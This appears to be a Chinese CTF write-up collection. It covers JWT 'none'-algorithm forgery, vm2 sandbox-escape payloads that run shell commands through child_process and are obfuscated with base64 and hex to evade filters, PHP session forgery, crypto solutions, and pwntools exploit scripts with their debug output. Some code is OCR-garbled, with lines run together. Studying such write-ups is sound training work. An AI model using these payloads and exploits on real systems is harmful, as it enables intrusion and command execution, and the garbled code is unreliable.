# easy_login

看注释静态映射到了根目录，访问app.js,controller.js,等可以看到源码，并且知道controllers是控制器源码目录，但是没有找到有用的源码

找到了/controllers/api.js

JWT认证试试把加密算法改为none，再篡改绕过

源码中使用的option是algorithm，和库中使用的不一样，只要想办法令secret为none或者undefined就可以使用none签名校验了，js特性：

```
    if (!hasSignature && !options.algorithms) {
      options.algorithms = ['none'];
    }

    if (!options.algorithms) {
      options.algorithms = secretOrPublicKey.toString().includes('BEGIN CERTIFICATE') ||
        secretOrPublicKey.toString().includes('BEGIN PUBLIC KEY') ? PUB_KEY_ALGS :
        secretOrPublicKey.toString().includes('BEGIN RSA PUBLIC KEY') ? RSA_KEY_ALGS : HS_ALGS;

    }
```

```
> a=[]
<· ▶ []
> "0.1"<1&&"0.1">=0
<· true
> a["0.1"]
<· undefined
```

secretid设置为[]也行... secert[[]]=undefined

payload:

```
username=admin&password=1&authorization=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzZWNyZXRpZCI6IjAuMSIsInVzZXJuYW1lIjoiYWRtaW4iLCJwYXNzd29yZCI6IjEifQ.
```

访问/api/flag


# just_escape

根据题目提示，访问 run.php?code= 得到源码

```
<?php
if( array_key_exists( "code", $_GET ) && $_GET[ 'code' ] != NULL ) {
    $code = $_GET['code'];
    echo eval(code);
} else {
    highlight_file(__FILE__);
}
?>
```

从eval里的code这个细节猜测应该是js写的，php是假象

验证后发现，code执行的确实是js，还发现了很奇怪的地方




code=一些字符串也能出来键盘，发现过滤了' " +

尝试利用形如 prototype.toSource() 的方法获取函数的源码

感觉有点像 Hackim-2019 BabyJS的node.js沙箱逃逸

用了strict模式没法用8进制，继续测试还过滤了process exec等字符串

搜索发现github上有人提过issue，附带了两种逃逸Payload：https://github.com/patriksimek/vm2/issues/225

可以利用字符串拆分和base64编码绕过过滤

global[`eva`, `l`].join(``);

ENCODED替换成下面这段JS的

```
TypeError.prototype.get_process = f => f.constructor("return process")();
```

try {

Object.preventExtensions(Buffer.from("")).a = 1;


} catch (e) {

e.get_process(() => { }).mainModule.require("child_process").execSync("cat /flag").toString();

}

- 第一种Payload的b64编码绕过方法：

```
global[[`eva`,%20`l`].join(``)]
(Buffer.from(`VHlwZUVycm9yLnByb3RvdHlwZS5nZXRfcHJvY2VzcyA9IGYgPT4gZi5jb25zdHJ1Y3RvcigicmV0d
XJuIHByb2Nlc3MiKSgpOwpOcnkgewogICAgT2JqZWNOLnByZXZlbnRFeHRlbnNpb25zKEJ1ZmZlci5mcm9tKCIiKSku
YSA9IDE7CnOgY2FOY2ggKGUpIHsKICAgIGUuZ2VOX3Byb2Nlc3MoKCkgPT4geyB9KS5tYWluTW9kdWxlLnJlcXVpcmU
oImNoaWxkX3Byb2Nlc3MiKS5leGVjU3luYygiY2FOIC9mbGFnIikudG9TdHJpbmcoKTsKfQ==`,%20`base64`).toS
tring(`ascii`));
```




flag{fdf3d1eb-2d02-4a5d-aebb-589f9e9a035e}

- 第一种Payload的hex编码绕过方法：

?code=(function(){

TypeError[String.fromCharCode(112,114,111,116,111,116,121,112,101)]
[`\x67\x65\x74\x5f\x70\x72\x6f\x63\x65\x73\x73`] =
f=>f `\x63\x6f\x6e\x73\x74\x72\x75\x63\x74\x6f\x72` ();

try{

Object.preventExtensions(Buffer.from(``)).a = 1;

}catch(e){

return
e `\x67\x65\x74\x5f\x70\x72\x6f\x63\x65\x73\x73` .mainModule.require(( `\x63\x68\x69\x6c\x64\x5f\x70\x72\x6f\x63\x65\x73\x73` )) `\x65\x78\x65\x63\x53\x79\x6e\x63` .toString();

}

})()

```
flag{fdf3d1eb-2d02-4a5d-aebb-589f9e9a035e}
```

- 第二种方法的hex编码绕过方法：

(function()%7B%0A%09try%7B%0A%09%09Buffer.from(new%20Proxy(%7B%7D%2C%20%7B%0A%09%09%09getOwnPropertyDescriptor()%7B%0A%09%09%09%09throw%20f%3D%3Ef%5B%60%5Cx63%5Cx6f%5Cx6e%5Cx73%5Cx74%5Cx72%5Cx75%5Cx63%5Cx74%5Cx6f%5Cx72%60%5D(%60%5Cx72%5Cx65%5Cx74%5Cx75%5Cx72%5Cx6e%5Cx20%5Cx70%5Cx72%5Cx6f%5Cx63%5Cx65%5Cx73%5Cx73%60)()%3B%0A%09%09%09%7D%0A%09%09%7D))%3B%0A%09%7Dcatch(e)%7B%0A%09%09return%20e(()%3D%3E%7B%7D).mainModule.require(%60%5Cx63%5Cx68%5Cx69%5Cx6c%5Cx64%5Cx5f%5Cx70%5Cx72%5Cx6f%5Cx63%5Cx65%5Cx73%5Cx73%60)%5B%60%5Cx65%5Cx78%5Cx65%5Cx63%5Cx53%5Cx79%5Cx6e%5Cx63%60%5D(%60cat%20%2Fflag%60).toString()%3B%0A%09%7D%0A%7D()

# babyupload

题目很明显是一个session覆盖，读取现有的session，然后根据格式构造一个新的session


```
\x08usernames:5:"admin";
```

上传时的文件名叫sess就行

然后为了绕过文件存在的判断，再随便构造一个什么文件，重新上传，注意参数attr=success.txt

最后在根据文件名规则构造SESSID就行了

PHPSESSID=432b8b09e30c4a75986b719d1312b63a69f1b833ab602c9ad5f0299d1d76a5a4




# GM

解题思路

题目使用的是Goldwasser - Micali加密系统。

已知n和phi，将p和q用n和phi表示如下：

pq=n,p+q=n-phi+1

(q-p)^2=(q+p)^2-4pq=(n-phi+1)^2-4n

p=((p+q)-(q-p))//2，将上面的东西代入可得p，然后q=n//p，可得q。

由加密式子：c = (pow(x, int(br + bi, 2), N) * r ** 2) % N

可知，当bi为1时有ci=x*ri^2(mod N)

当bi为0时有ci=ri*2(mod N)

因此可以通过判断ci是否可以开方来得到bi从而构造出明文m。

```
phi=943345166174941322591941459524332131176290203790885095479970339608386371864113650305321
599557655800317124919296997286484079529878473055321041798371459376455758292743478491517763 9
731998310891168685999240937407871771369971713515313634198744616074610866924094854671900334 8
103531274467786071371577519256802439907111809045988412556604432140918486743762451639537747 1
711324620392824450903373418491300586583762013483114288071183225663479759077341383165973361 5
722574830257496801417760337073484838170554497953033487131634973371143357507027731899402777 1
695167702642186564834870453931568948328856288438583166797932055723486888 20n=943345166174941
322591941459524332131176290203790885095479970339608386371864113650305321599557655800317124 9
192969972864840795298784730553210417983714593764557582927434784915177639731998310891168685 9
992409374078717713699717135153136341987446160746108669240948546719003348103531274467786071 3
715775192568024399090552814107286416854451927989722449484920618426220213030582018756914805 7
247731243651084258194009459936702909655448969693589800987266378249891157940262898554047247 6
050495499977835111073732484625873183231525249696847246903169187613871548824963677696269212 9
909168837711893869307448632599530840323222828283997569 7p=(n-phi+1-((n-phi+1)^2-
4*n).nth_root(2))//2q=n//pprint(n == p*q)Fp=Integers(p)flag=
[849694771396762568874705191734525991984943661637812735320620550603802129346152702016194657
440017614689148538595778420561039597965763241371405978872154009625247319812180747880252792
622607786831662770906618083260055375307283152779156046374949223651130182151637961986612962 2
794503096000990075611292379426988150490378548492802086098361926107900918049454376519840190 2
348811957575720274152522860154131284942885640212890822366813681473759501569763223356464156 4
297265843315503282099677245418512862603605854455747457289844970204592796599838807708185464 1
188639918586287740607930914699021485056180638540536838020251042722427 37L,
.....928436043910609720061991694804160938869488321899006121099965599209723387956960025915 3
454652172124311901481574591537012505549606844167205734104096056437004358437409242956950062 0
060879401375749898538187599307457153470631764905847548459200923884732745664839777723714499 9
867393925403371800910468365427906353115508422556362840089314095317480773495355781435098989 3
367589210948895081950353145884591280480145605788157295544933693377764648438161129019582379 3
367214312502335992485890686145619995438116904362927661786832148895077193195829955216614273 7
302314316685157931922729242235295565431989261821152264271679409264660148306 7L] # encrypted
flagf2=[0 if Fp(f).is_square() else 1 for f in flag]hex(int('0'+''.join(str(i) for i in
f2),2))[2:-1]
```

最后用long_to_bytes转一下可以得到：flag{bd4f1790-f4a2-4904-b4d2-8db8b24fd864}

---

# pell

解题思路

pell方程无限多解（a不能是平方数，b=1，所以要是交互的时候遇到这两种情况，exit，再来一次就好）

程序交互有大问题，一次性发150条就直接爆，所以每次发一条，然后交互，然后ctrl c取消

exp：

```
import string import timefrom Crypto.Util.number import getPrime as getprime
,long_to_bytes,bytes_to_long,inversefrom pwn import *context.log_level =
"debug"table='0123456789zxcvbnmasdfghjklqwertyuiopZXCVBNMASDFGHJKLQWERTYUIOP'def
sha256(content):    return
hashlib.sha256(content).hexdigest()sh=remote("39.97.210.182","61235")sh.recvuntil("sha256(X
XXX+")pa=sh.recv(len('SLhlaef5L6nM6pYx'))sh.recvuntil("==
")m=sh.recv(len('3ade7863765f07a3fbb9d853a00ffbe0485c30eb607105196b0d1854718a7b6c'))sh.recv
until("XXXX:")print paprint mdef getpwd(password,mess):    #table = string.printable
Password = password    for i in table:        for j in table:            for k in table:
            for l in table:                    password=i+j+k+l+Password #
 print password #                   print sha256(password)                    if
sha256(password) == mess:                        return i+j+k+l
  sh.sendline(getpwd(pa,m))sh.recvuntil("a = ")a = int(sh.recvuntil(",")
[:-1])sh.recvuntil("b = ")b = int(sh.recvuntil("\n")[:-1])if b == 1:    passelse:
exit()y=1while True:    x = int(pow(a*y*y+1,0.5))    if (x*x-a*y*y)==1:        break
y+=1print aprint bprint xprint ytx,ty = x,
ysh.sendline(str(x))sh.sendline(str(y))sh.interactive()for _ in range(150):    tx , ty = tx
* x + ty * y * a, x * ty + y * tx    assert tx*tx - a*ty*ty == 1;print tx; print ty
sh.sendline(str(tx))    sh.sendline(str(ty));sh.interactive()
```

# MarksMan

解题思路

```
from PwnContext import *from pwn import *from LibcSearcher import *#context.terminal =
['tmux', 'splitw', '-h']context.log_level = 'debug's       = lambda data
 :ctx.send(str(data))        #in case that data is an intsa      = lambda delim,data
 :ctx.sendafter(str(delim), str(data)) sl      = lambda data
 :ctx.sendline(str(data)) sla     = lambda delim,data
 :ctx.sendlineafter(str(delim), str(data)) r       = lambda numb=4096
:ctx.recv(numb)ru      = lambda delims, drop=True  :ctx.recvuntil(delims, drop)irt     =
lambda                    :ctx.interactive()rs      = lambda *args, **kwargs
:ctx.start(*args, **kwargs)dbg     = lambda gs='', **kwargs    :ctx.debug(gdbscript=gs,
**kwargs)# misc functionsuu32    = lambda data   :u32(data.ljust(4, '\x00'))uu64    =
lambda data   :u64(data.ljust(8, '\x00'))leak    = lambda name,addr :log.success('{} =
{:#x}'.format(name, addr))ctx.binary = 'chall'
libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")ctx.debug_remote_libc = Falselocal=0def
choice():    if(local):      p=rs()  else:       ctx.remote = ('39.97.210.182',10055)
p=rs('remote')  return pdef debug():    if(local==1):       libc_base = ctx.bases.libc
print hex(libc_base)        ctx.symbols = {'sym1':0xCFF,'sym2':0xD63}       ctx.breakpoints
= [0xCFF,0xD63]     ctx.debug()def menu(index): sla("Your Choice: ",index)def create(size):
menu(1) sla("size: ",size)def show(index):  menu(2) sla("id: ",index)def
edit(index,content):   menu(3) sla("id: ",index)   sa("content: ",content)def free(index):
menu(4) sla("id: ",index)
choice()debug()ru("0x")one=[0x4f2c5,0x4f322,0x10a38c]libc_base=int(r(12),16)-
(0x7ffff78609c0-0x00007ffff77e0000)leak("libc_base",libc_base)sla("shoot!shoot!",libc_base+
(0x7ffff7ffdf60-0x00007ffff77e0000))payload=p64(libc_base+one[2]-5)[:3]for i in range(3):
sla("biang!",payload[i])irt()
```

```
[DEBUG] Received 0x1 bytes:
    '\n'

[DEBUG] Received 0x37 bytes:
    00000000  1b 5b 34 37  3b 33 31 3b  35 6d 43 6f  6e 67 72 61  │·[47│;31;│5mC
o│ngra│
    00000010  74 75 6c 61  74 69 6f 6e  73 2c 70 6c  65 61 73 65  │tula│tion│s,p
l│ease│
    00000020  20 69 6e 70  75 74 20 79  6f 75 72 20  74 6f 6b 65  │ inp│ut y│our
 │toke│
    00000030  6e 3a 1b 5b  30 6d 20                               │n:·│[│0m │
    00000037
                                                   $ icqccd372e14367c221c5a91f86fa461
[DEBUG] Sent 0x21 bytes:
    'icqccd372e14367c221c5a91f86fa461\n'
[DEBUG] Received 0x26 bytes:
    'flag{07cf2f32f435cd26ce50084aa50e743d}'
flag{07cf2f32f435cd26ce50084aa50e743d}[*] Got EOF while reading in interactive
```

## count

解题思路

```
from PwnContext import *from pwn import *from LibcSearcher import *context.terminal =
['tmux', 'splitw', '-h']context.log_level = 'debug's       = lambda data
 :ctx.send(str(data))        #in case that data is an intsa      = lambda delim,data
 :ctx.sendafter(str(delim), str(data)) sl      = lambda data
 :ctx.sendline(str(data)) sla     = lambda delim,data
 :ctx.sendlineafter(str(delim), str(data)) r       = lambda numb=4096
:ctx.recv(numb)ru      = lambda delims, drop=True  :ctx.recvuntil(delims, drop)irt     =
lambda                    :ctx.interactive()rs      = lambda *args, **kwargs
:ctx.start(*args, **kwargs)dbg     = lambda gs='', **kwargs    :ctx.debug(gdbscript=gs,
**kwargs)# misc functionsuu32    = lambda data   :u32(data.ljust(4, '\x00'))uu64    =
lambda data   :u64(data.ljust(8, '\x00'))leak    = lambda name,addr :log.success('{} =
{:#x}'.format(name, addr))
ctx.binary = 'count'libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")ctx.debug_remote_libc =
Falselocal=0def choice():    if(local):      p=rs()  else:       ctx.remote =
('39.97.210.182',40285)        p=rs('remote')  return pdef debug():    if(local==1):
libc_base = ctx.bases.libc      print hex(libc_base)        ctx.symbols = {'sym1':0xEDA ,
'sym2':0x10AF}        ctx.breakpoints = [0xEDA,0x10AF]        ctx.debug()choice()for i in
range(200): ru("Math: ")    num=eval(ru('=',True))  sla("input
answer:",str(num))payload="A"*0x64+p32(0x12235612)sl(payload)irt()
```

```
[DEBUG] Received 0x6 bytes:
    'good !'
good ![DEBUG] Received 0x1 bytes:
    '\n'

[DEBUG] Received 0x40 bytes:
    00000000  67 65 74 20  69 74 20 7e  0a 1b 5b 34  37 3b 33 31  |get |it ~|··[
4|7;31|
    00000010  3b 35 6d 43  6f 6e 67 72  61 74 75 6c  61 74 69 6f  |;5mC|ongr|atu
l|atio|
    00000020  6e 73 2c 70  6c 65 61 73  65 20 69 6e  70 75 74 20  |ns,p|leas|e i
n|put |
    00000030  79 6f 75 72  20 74 6f 6b  65 6e 3a 1b  5b 30 6d 20  |your| tok|en:
·|[0m |
    00000040
get it ~
Congratulations,please input your token: $ icqccd372e14367c221c5a91f86fa461
[DEBUG] Sent 0x21 bytes:
    'icqccd372e14367c221c5a91f86fa461\n'
[DEBUG] Received 0x26 bytes:
    'flag{89211af4edae8c3148346ca89ae9c2f1}'
flag{89211af4edae8c3148346ca89ae9c2f1}[*] Got EOF while reading in interactive
$
    choice()
    for i in range(200):
```

# GAME

解题思路

```
arr0 = [249,91,149,113,16,91,53,41]arr1 =
[43,1,6,69,20,62,6,44,24,113,6,35,0,3,6,44,20,22,127,60]arr2 =
[90,100,87,109,86,108,86,105,90,104,88,102]def check1(s):    if ((len(s)*len(s)%777)^233 ==
513) and (len(s) < 100):        return True    else:        return Falsedef check2(s):
 if
(((((ord(s[0])*128+ord(s[1]))*128+ord(s[2]))*128+ord(s[3]))*128+ord(s[4]))*128+ord(s[5]) ==
3533889469877) and ord(s[-1])==125:        return True    else:        return Falsedef
check3(s):    arr = map(ord,s)    a = arr[6:30:3]    for i in range(len(a)):        if
(a[i]*17684+372511)%257 != arr0[i]:            return False    b = arr[-2:33:-1]*5    c =
map(lambda b:b[0]^b[1],zip(b,arr[7:27]))    if c != arr1:        return False    p = 0
 for i in range(28,34):        if ((arr[i]+107)/16+77 != arr2[p]) and ((arr[i]+117)%16+99
!= arr2[p+1]):            return False        p = p+2    return True
```

flag{5LZG50ex5Yi75VqE5YePLIKl541pNu3Fq}